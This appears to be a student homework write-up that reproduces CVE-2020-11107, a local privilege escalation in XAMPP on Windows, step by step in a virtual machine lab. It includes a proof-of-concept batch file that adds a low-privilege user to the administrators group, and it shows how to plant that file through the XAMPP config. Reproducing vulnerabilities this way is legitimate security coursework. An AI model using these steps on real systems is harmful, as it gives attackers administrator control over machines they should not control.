# Hw5 - PartB

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#### 1.

An unprivileged user can change a .exe configuration in xampp-contol.ini for all users (including admins) to enable arbitrary command execution.

#### CVE-2020-11107

CVE-2020-11107

Learn more at National Vulnerability, Database (NVD)

• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

An issue was discovered in XAMPP before 7.2.29, 7.3.x before 7.3.16, and 7.4.x before 7.4.4 on Windows. An unprivileged user can change a .exe configuration in xampp-contol.ini for all users (including admins) to enable arbitrary command execution.

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11107


#### 2.

- Environment:
  - o Windows 10 家用版 -x64
  - o XAMPP 7.2.25
    - is a free and open-source cross-platform web server solution stack package developed by Apache Friends, consisting mainly of the Apache HTTP Server, MariaDB database, and interpreters for scripts written in the PHP and Perl programming languages. — Wiki
    - Download Link: <a href="https://sourceforge.net/projects/xampp/files/XAMPP%20Windows/7.2.25/xampp-w">https://sourceforge.net/projects/xampp/files/XAMPP%20Windows/7.2.25/xampp-w</a> <a href="indows-x64-7.2.25-0-VC15-installer.exe/download">indows-x64-7.2.25-0-VC15-installer.exe/download</a>

(Hint: I run the OS on Oracle VM VirtualBox (6GB mem).)

### 3.

# Step 1. Create an Admin User



In this case, the Admin User name is "Wulearn"

Downloaded from the link above

# Step 2. Install XAMPP (Can't be installed on C:\)

(xampp-windows-x64-7.2.25-0-vC15-installer.exe)


Setup - X

Installation folder

Please, choose a folder to install XAMPP
Select a folder E:wampp

XAMPP Installer

< Back Next > Cancel



### Step 3. Create a general user

Run cmd as administrator, then enter the command:

\$ net user test test /add

C:\Windows\system32>net user test test /add 命令已經成功完成。

In this case, the user name: test passwd: test

#### Check the new user:



## Step 4. Switch to "test" user and Create a file

Create a .txt file, and Enter the following:

@echo off
net localgroup administrators test /add

The purpose is to add the "test" user to the administrator privileges.

This code is reference from: <a href="https://www.secrss.com/articles/25190">https://www.secrss.com/articles/25190</a>

Change the Filename Extension from .txt to .bat


Like this:




(BTW: This file is called "poc.bat" on the submit file.)

## Step 5. Run XAMPP and Save the Config

Follow the steps on the screen below:






Step 6. Switch to "Wulearn" user and Run XAMPP

#### Before:



Run XAMPP as administrator, and check the Logs:



It will bring up the cmd screen.

It means that the scripts we have just written have been triggered.

## Step 7. Check the permission of the "test" user

After:



It becomes an administrator privilege.

This means that any command can be executed!!